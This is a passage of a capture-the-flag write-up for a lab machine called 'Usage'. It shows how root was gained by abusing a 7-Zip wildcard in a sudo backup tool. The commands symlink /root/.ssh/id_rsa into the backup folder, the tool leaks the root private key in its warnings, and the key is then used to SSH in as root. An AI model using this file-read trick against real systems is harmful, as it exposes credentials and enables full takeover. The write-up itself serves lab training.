Open archive: /var/backups/project.zip
--
Path = /var/backups/project.zip
Type = zip
Physical Size = 54830397

Scanning the drive:
2984 folders, 17947 files, 113879082 bytes (109 MiB)

Updating archive: /var/backups/project.zip

Items to compress: 20931


Files read from disk: 17947
Archive size: 54830397 bytes (53 MiB)
Everything is Ok
xander@usage:/$
```

When the command runs, you'll notice it uses 7-Zip. Next, let's look for a wildcard exploit for 7-Zip — why wildcard? Because of the asterisk (`*`).

I used **HackTricks** to find a suitable wildcard exploit and instructions on how to execute it.


HackTricks - Boitatech

7z

In **7z** even using `--` before `*` (note that `--` means that the following input cannot treated as parameters, so just file paths in this case) you can cause an arbitrary error to read a file, so if a command like the following one is being executed by root:

```
7za a /backup/$filename.zip -t7z -snl -p$pass -- *
```

And you can create files in the folder were this is being executed, you could create the file `@root.txt` and the file `root.txt` being a **symlink** to the file you want to read:

```
cd /path/to/7z/acting/folder
touch @root.txt
ln -s /file/you/want/to/read root.txt
```

Then, when **7z** is execute, it will treat `root.txt` as a file containing the list of files it should compress (thats what the existence of `@root.txt` indicates) and when it 7z read `root.txt` it will read `/file/you/want/to/read` and **as the content of this file isn't a list of files, it will throw and error** showing the content.

In our case, navigate to the file /var/www/html and run the following commands:

```
touch @id_rsa
In -s /root/.ssh/id_rsa id_rsa
```

- In -s /root/.ssh/id_rsa root_id gives the root key.
- Run usage_management: 1. Project Backup, again


```
sudo /usr/bin/usage_management
```

This time, when the Project Backup is completed, it retrieves the private key

```
WARNING: No more files
-----BEGIN OPENSSH PRIVATE KEY-----


WARNING: No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAM
wAAAAtzc2gtZW


WARNING: No more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAA
AJAfwyJCH8Mi


WARNING: No more files
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mX
hQyxpqjIa6g3Q


WARNING: No more files
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif
553PTtDs


WARNING: No more files
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM=


WARNING: No more files
-----END OPENSSH PRIVATE KEY-----
```


Once you get the SSH private key, copy and paste it into a file on your machine. I named my file usageid_rsa. Make sure to also copy and paste the "BEGIN...KEY" and "END....KEY".

Note: The file you save the SSH key in must be id_rsa because that's where the SSH keys are stored and used to access the root user.



```
┌──(kali㉿kali)-[~]
└─$ cat > usageid_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM=
-----END OPENSSH PRIVATE KEY-----
```


Change and set the permissions of the file to use it.



```
┌──(kali㉿kali)-[~]
└─$ chmod 600 usageid_rsa
```

And by using the following command to connect to the root user, you can find the root flag.

```
ssh -i <file you stored the ssh key in> root@<Usage's IP adress>
```



```
┌──(kali㉿kali)-[~]
└─$ ssh -i usageid_rsa root@10.10.11.18
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Aug 15 09:44:31 PM UTC 2025

 System load:           0.0
 Usage of /:            66.6% of 6.53GB
 Memory usage:          30%
 Swap usage:            0%
 Processes:             236
 Users logged in:       1
 IPv4 address for eth0: 10.10.11.18
 IPv6 address for eth0: dead:beef::250:56ff:fe94:6773


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
gs


Last login: Mon Apr  8 13:17:47 2024 from 10.10.14.40
root@usage:~# cat /root/root.txt
```